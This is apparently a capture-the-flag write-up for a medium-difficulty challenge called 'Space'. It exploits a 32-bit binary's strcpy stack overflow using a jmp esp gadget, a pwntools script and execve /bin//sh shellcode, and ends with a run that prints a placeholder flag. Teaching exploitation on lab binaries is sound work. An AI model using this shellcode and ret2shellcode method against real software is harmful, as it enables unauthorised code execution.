Space

25th October 2022 / Document No. D22.102.267

Prepared By: w3th4nds

Challenge Author(s): r4j

Difficulty: Medium

Classification: Official

Synopsis

Space is a medium-difficulty challenge featuring a classic stack overflow vulnerability with the twist of limited space.

Skills Required

- Knowledge of how the execution context works
- Shellcoding

Skills Learned

- Dealing with limited space upon exploitation of stack overflows
- Stack overflow exploitation
- ret2shellcode with limited space

Enumeration

Initial enumeration

We start our initial enumeration using the **file** command. Space is a 32-bit x86 ELF executable. We expect to heavily use the stack instead of registers, as it is common in IA-32 architectures.

```
$ file space

space: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux
3.2.0, BuildID[sha1]=90e5767272e16e26e1980cb78be61437b3d63e12, not
stripped
```

Now that we've determined the architecture and of the executable, we have to check what mitigations it has enabled, which will be useful in the exploitation stage right after we find the bug. There are numerous ways to proceed. An easy one is to use the `checksec` utility we can find either as a standalone or integrated with popular `gdb` plugin frameworks such as **gef** or **pwndbg**.


```
$ checksec --file=./space

RELRO           No RELRO
STACK CANARY    No canary found
NX              NX disabled
PIE             No PIE
RPATH           No RPATH
```

As we can see from the output of the `checksec` command, no mitigation is on. The stack is executable since the `NX` bit is off. In this case, we discover a stack-related vulnerability during the reverse engineering stage. The executable stack will help us exploit it since we can put our `shellcode` right inside the overflown stack.

Reverse engineering

We immediately notice that the executable is tiny. Only two custom functions were exported, **main** and **vuln**.



Decompiling the main function gives nothing important. It only declares a stack buffer (without initializing it) of size 31 bytes, reads from standard input 31 bytes using **read**, writes them to the buffer and then passes it to the **vuln** function as an argument.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf[31]; // [esp+1h] [ebp-27h] BYREF
  int *v5; // [esp+20h] [ebp-8h]

  v5 = &argc;
  printf("> ");
  fflush(stdout);
  read(0, buf, 31u);
  vuln(buf);
  return 0;
}
```

Looking at the `vuln` function, we understand that it suffers from a `stack buffer overflow` vulnerability. The reason is that the **dest** buffer of size `10` inside the **vuln** function is used (again, as its name suggests) as a destination of an unbounded copy (which means there's no limit check either custom or inside the **strcpy** libc function).

```
void __cdecl vuln(char *src)
{
  char dest[10]; // [esp+Ah] [ebp-Eh] BYREF

  strcpy(dest, src);
}
```

The source buffer is eventually the one passed from the **main** function that is of size 31. We have an overflow of 31 - 10 = 21 bytes.

Exploitation


Finding the offset in the buffer that overwrites EIP register

In every binary exploitation task, the ultimate goal is to get control of the instruction pointer. In our case, where the architecture is x86 that's the `EIP` register. To do so, we have to overwrite the pointer followed by `EIP` with controlled data. When a new stack frame opens (when a function gets called), there's a series of events going on:

- Before the function gets called, the arguments of the referenced function are either pushed onto the stack or moved into registers. The way this is implemented is determined by the compiler via the **calling convention** that it follows.
- Next, the return value gets pushed into the stack
- Finally the `ESP` gets substituted by a constant number, which represents the size of the stack for that specific stack frame.

That said, we know that the return address that follows when the stack frame closes (we return from the function that we called) is stored onto the stack, and we can actually overwrite it using our stack `Bof` bug.

We can run the program under gdb and provide an input with a size larger than 31 bytes.



The program crashed since it tried to return to our input. That means we've successfully overwritten the EIP register at the end of the **vuln** function. The next step is to determine where inside our buffer we do that. We can try to calculate it statically or generate a `de Bruijn` pattern and try to match the value that we overwrote the EIP with an offset inside the initial pattern. That can be done with `gef's` integrated features **pattern create** and **pattern match**.

```
shad3@domugai:~/Downloads/space$ gdb -q space
GEF for linux ready, type `gef' to start, `gef config' to configure
90 commands loaded and 5 functions added for GDB 12.0.90 in 0.00ms using Python engine 3.10
Reading symbols from space...
(No debugging symbols found in space)
gef➤  pattern create 50
[+] Generating a pattern of 50 bytes (n=4)
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama
[+] Saved as '$_gef0'
gef➤  r
Starting program: /home/shad3/Downloads/space/space
[*] Failed to find objfile or not a valid file format: [Errno 2] No such file or directory: 'system-supplied DSO at 0xf7fc4000'
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
> aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama

Program received signal SIGSEGV, Segmentation fault.
0x61666161 in ?? ()
```

We got a crash on the value `0x61666161`. To search where that lies inside the buffer, we use **pattern match.**

```
gef➤
[+] Searching for '0x61666161'
[+] Found at offset 18 (little-endian search) likely
[+] Found at offset 19 (big-endian search)
```

We eventually found that we start overwriting the EIP register at offset +18 from the start of the buffer. To validate it, we can craft a buffer of the following structure and send it to the vulnerable program expecting to overwrite the EIP with just B's.

```
[A*18][BBBB][C*20]
```

```
gef➤  r
Starting program: /home/shad3/Downloads/space/space
[*] Failed to find objfile or not a valid file format: [Errno 2] No such file or directory: 'system-supplied DSO at 0xf7fc4000'
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
> AAAAAAAAAAAAAAAAAABBBBCCCCCCCCCCCCCCCCCCCC

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()

[ Legend: Modified register | Code | Heap | Stack | String ]
$eax   : 0xffffcf1a  →  0x41414141 ("AAAA"?)
$ebx   : 0x41414141 ("AAAA"?)
$ecx   : 0xffffcf60  →  0xffffcf80  →  0x00000001
$edx   : 0xffffcf39  →  0xffffcf80  →  0x00000001
$esp   : 0xffffcf30  →  0x43434343 ("CCCC"?)
$ebp   : 0x41414141 ("AAAA"?)
$esi   : 0xffffd034  →  0xffffd20e  →  "/home/shad3/Downloads/space/space"
$edi   : 0xf7ffcb80  →  0x00000000
$eip   : 0x42424242 ("BBBB"?)
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
0xffffcf30|+0x0000: 0x43434343   ← $esp
0xffffcf34|+0x0004: 0x43434343
0xffffcf38|+0x0008: 0xffcf8043
0xffffcf3c|+0x000c: 0x080400ff
0xffffcf40|+0x0010: 0x414141a0
0xffffcf44|+0x0014: 0x41414141
0xffffcf48|+0x0018: 0x41414141
0xffffcf4c|+0x001c: 0x41414141
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x42424242
[#0] Id 1, Name: "space", stopped 0x42424242 in ?? (), reason: SIGSEGV
```

We successfully achieved getting EIP control (the hex code of 'B' is `\x42`).

ret2shellcode

As we discussed, we have to find a way to return the code execution to the place where we'll store our `shellcode` i.e. the stack. For that, we'll need to use a return-oriented programming gadget that will get executed upon EIP control. Compiling all the above, we understand that we need to jump to the top of the stack in x86. This is known as `jmp esp`. To search for such gadgets we can use some tools, I prefer and suggest `ropper`.

```
$ ropper -f space --jmp esp

JMP Instructions
================

0x0804919f: jmp esp;

1 gadgets found
```

We can write a simple script to test if we eventually jump on the stack by replacing the EIP overwrite dummy data with the gadget's offset.

```
from pwn import *

SPACE = "./space"

# Defining the architecture to x86
context.clear(arch='i386')

# Loading the elf binary to extract
# the rop gadget
elf = ELF(SPACE)
rop = ROP(elf)
JMP_ESP = rop.jmp_esp.address

# Crafting the buffer to send
# later on
buf = b''
buf += b'A' * 18
buf += p32(JMP_ESP)
buf += b'C' * 20

# Initialise gdb from pwntools
# break on the vulnerable function
# to be able to inspect if we do
# really return on the stack
io = gdb.debug(SPACE,
    '''
    break vuln
    continue
    finish
    ''')

io.sendline(buf)
io.interactive()
```

The space problem and how to deal with it

The available space that we have for our `shellcode` is less than the amount that is required for us to spawn a shell which is 22 bytes. The `shellcode` that we'll use is the following:

```
'''
    syscall(SYS_execve,"/bin//sh\x00");
'''
  xor   edx,  edx         ; NULL out third argument
  xor   ecx,  ecx         ; NULL out second argument
  push  edx               ; Use second argument as NULL terminator
  push  '//sh'            ; Push "/bin//sh" on the stack
  push  '/bin'
  mov   ebx,  esp
  mov   eax, SYS_execve   ; set the eax to execve syscall number
  int   0x80              ; perform the system call
```

To deal with that, we will split our `shellcode` into two stages. Then, we will abuse the fact that **strcpy** (called inside vuln) returns a pointer to the destination buffer that is stored in the `EAX` register. We will call `eax ("call eax")`. However, our `ESP` is pointing to the first part of the `shellcode` "sh". The remaining `shellcode` is located at the lower address. To avoid the `shellcode` overwriting itself with a PUSH we need to add or subtract the `ESP's` current value so that it will point elsewhere. I chose to subtract (allocate space) `ESP` by `0x40` bytes.

Final exploit

```
$ python3 exploit-part2.py

[+] Starting local process './space': pid 96294 pid 96294
[*] '/space'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
[*] Loaded 10 cached gadgets for './space'
[*] Switching to interactive mode

> $ cat flag.txt
HTB{example-flag-here}
```